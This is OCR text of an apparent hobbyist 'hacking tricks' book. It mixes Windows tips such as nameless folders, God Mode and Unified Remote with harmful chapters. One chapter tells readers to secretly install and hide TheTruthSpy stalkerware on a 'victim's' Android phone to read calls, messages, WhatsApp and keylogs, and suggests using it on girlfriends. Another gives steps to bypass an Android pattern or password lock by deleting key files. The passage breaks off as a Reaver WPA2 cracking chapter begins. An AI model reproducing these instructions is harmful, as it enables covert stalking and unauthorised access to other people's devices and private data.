
Let’s assume if you want to leave any message for your brother and sister who have user accounts associated with the same pc in which you have also a user account.

So follow these steps to pass any message which you to another user account at his next login.

Open the task manager of your pc by clicking CTRL+ALT+DEL keys simultaneously.
Then click on user option to view the available user account associated with your pc.



Select any another user account which you want to pass the message.
Then click on the “send message” option place in the lower right corner.




A dialogue box will be open after you.
Type any message you want to convey them.
If you want to shock them then you can type “HELLO USER…YOUR COMPUTER IS INFECTED BY TROJAN”

And when another user login to his/her user account, the same message will be displayed to him.

“I AM A FOLDER I DON’T HAVE A NAME” ——? HOW TO CREATE A FOLDER WITH EMPTY NAME

This is the most interesting article of this book, and here I will show you that how no create a folder without naming it. Sometimes it will be very useful for you.

Let’s assume you have hided any folder simply. And when you will search it by name from the address bar it will be opened easily. So let’s thinkthatif therewillbeany folder withoutname thenhow can it be possible to search it from address bar or search box.
So follow these steps to create a folder without name:
Open the location where you want to create the folder. Just right click anywhere to create the folder.



When it asks to rename the folder just click ALT key and by keep pressing the ALT key press “2, 5, 5” one by one.

And then enter.


You will find that there it creates a folder without having any name.

SPYING WITH ANDROID

HACKING ANDROID PHONE

Hello friends, now in this article we will learn that how to spy over an android phone. Now these days are the era of smart phones based on android specially. In this article I will show you that how to get the details of the victim by spying over victim’s android phone. This is the best way to keep tracking your child and also your girlfriends.

For spying now I am using a tool name as THE TRUTH SPY.


3G 22% 3:29 PM
GPS History
Search
Loading...
thetruthSPY
Welcome
Settings
Account Infomation
Resources
Logout
GPS History
Your license is expiring soon
Renew Now!
My Dashboard
Explore Device
GPS History
SMS History
Call History
Auto Answer
2

By using this tool you can easily keep tracking the victim’s android phone.

I am showing you the screen shots of those things which we can spy from an android phone…such as CALL HISTORY, WHATSAPP MESSAGES, and SMS DETAILS etc. … list is shown below in the screenshot.

URL History

Contact History

Photo

App Usage History *

Phone Call Recording **

WhatsApp History

Need root for android devices:

Viber History

Facebook History

Skype History

Notes History *

Video History *

Voice Memos *

Ambient Voice Recording

Key Logger History *

Need root for android devices:

Yahoo Messenger History

Hangouts **

BBM History **

LINE History **

KIK History **

* for iOS only

** for Android only

Note:- this tool is also available for IOS devices.

You have to follow the steps to start spying.

First of all you have to download the apk file of this tool and install it on the victim's android phone and log into it.
This tool is only of 800kb so you can easily manage it within seconds.
A very interesting thing is about this tool is that you can also hide this tool from the victims android phone.so that victim will not aware about it.
Now you can download the apk file from the website (my.thetruthspy.com).
After installing the app go on the same website of the app by your computer and resister using your email id and login to view the details of the victim's android phone.
For getting details get ensure that the data connection of the victims phone should be ON.
When you want to unhide the app from the victim's phone just make a call from the victim's phone to #2013*.


Note: - sometimes this "thetruthspy" is stop working.so you can also search any other spy tool by simple Google searches. You will find a lot of tools like this and have almost same functioning.

MOBILE: “I CAN CONTROL YOUR PC”

FULL CONTROL YOUR PC BY PHONE

Now I have a very interesting thing for you ……I know you got tired by those difficult hackings chapters mentioned in above chapters.

In this article I are going to tell you that how to control your computer fully by your mobile phone. It’s a very interesting thing for you if you got tired by using the track pad and keyboard of your computer.



So let’s see how to do it:
In this article I am going to use a tool name as UNIFIED REMOTE which is used to remote our pc.

Unified remote is an app that lets you control your entire windows computer from your android device.it turns your device into a Wi-Fi or Bluetooth remote control for all the programs on your computer. With this app you can control a wide range of applications, including simple mouse and keyboard, media players and other external gadgets that can be connected to your computer(such as USB-UIRT and tell stick). it even provides extensive capabilities for users to create their own custom remotes for their needs.


You have to follow the simple steps to remote your pc by unified remote:

Download and install the unified remote server on your computer (windows). You can easily find it by your Google searches. When you installed it …..Launch it.


Connect your android phone to the same Wi-Fi network as your computer. Alternatively if your computer id Bluetooth ready, pair it with your phone.

Download and install the apk file of unified remote from the play store.
At launch, confirm that you have installed the server.

Then add a new server, select “automatic” and the app will find your computer.
Tap your computers name to connect.
Now you are ready to start controlling your computer with phone.
Tap remote in the app.



The “Basic input” remote will prompt the mouse, which you can use as a track pad.
Instructions for using the mouse will appear on screen.
Also there are lot of options are available by which you can control your computer in different ways.



Example: - keyboard controlling, file manager, media, power, start, YouTube etc.

LAUNCH GOD MODE

LAUNCHING WINDOWS GOD MODE

Here I have a nice windows trick for you which saves your much time. In this article we will learn that how to launch GOD MODE in your computer.


Windows god mode is a simple way to centralized access all the administrative options that are normally seen inside control panel into a newly created folder which can be placed anywhere inside computer. Usually the administrative options are seen scattered inside the control panel arranged in different categories and sub categories. Windows god mode arranges all the administrative options inside one single window. You find it much more neatly arranged and user friendly.

Let’s see how to launch god mode in simple steps:
You need to create a new folder for this launch.
Right click at the window where you want to create a new folder. When it asks you to rename that folder you have to enter

following codes with any word.

Example:Ujjwal.{ ED7BA470-8E54-465E-825C99712043E01C }
Or
Saurabh.{ ED7BA470-8E54-465E-825C-99712043E01C } Or
Anything.{ ED7BA470-8E54-465E-825C-99712043E01C }

Don’t forget to use curly brackets.
After renaming the folder press enter.



And you will see that the icon of that folder will be changed and when you will open it you will find all the settings arranged in well manner in it.

CRACKING LOCKSCREEN

HOW TO CRACK ANDROID LOCK SCREEN

In this article we are going to learn that how to bypass the android lock screen.

We are going to bypass the lock screen using a tool name as Aroma File manager.

This is the best method for crack android pattern lock; you must have custom recovery installed on your device in order to use this method. Let's start the cracking android lock screen.

First of all download Aroma File manager zip file. Google it and you will find it easily.

Now copy this Aroma file manager zip to root of your SD card. After copying zip file to SD, boot your phone into Recovery mode (Each phone has different key combination to boot up in recovery mode, you can search it on Google).

In recovery choose "install zip from SD card or apply update from SD card", now select Aroma.zip which you have downloaded earlier.

After installing or updating Aroma file manager will open, use volume up and down keys for Scrolling as you do in recovery.

In Aroma file manager go to menu which is located at bottom strip after clicking menu select settings. Go to bottom in settings and then select "mount all partitions in startup" after mounting exit Aroma file manager.

Now launch Aroma file manager again.

In aroma Go to Data>>System.

You will find "Gesture.key" if you have applied gesture lock or "Password.key" if you have applied password.

Long press "Gesture.key" or "Password.key" which one is available, after long pressing it

will prompt some option, choose delete and delete that file and restart your device(first exit from aroma file manager then restart your phone).

Yuppie! Your phone is unlocked now. After rebooting it will ask you for lock pattern don’t worry now you can use any pattern, your old pattern has gone away.


REAVER BACKTRACK

WI-FI CRACKING USING REAVER IN BACKTRACK

Well, in this article I will show you that how to crack WPA2-PSK key using a tool names as REAVER. Reaver use to crack the key by brute force method.

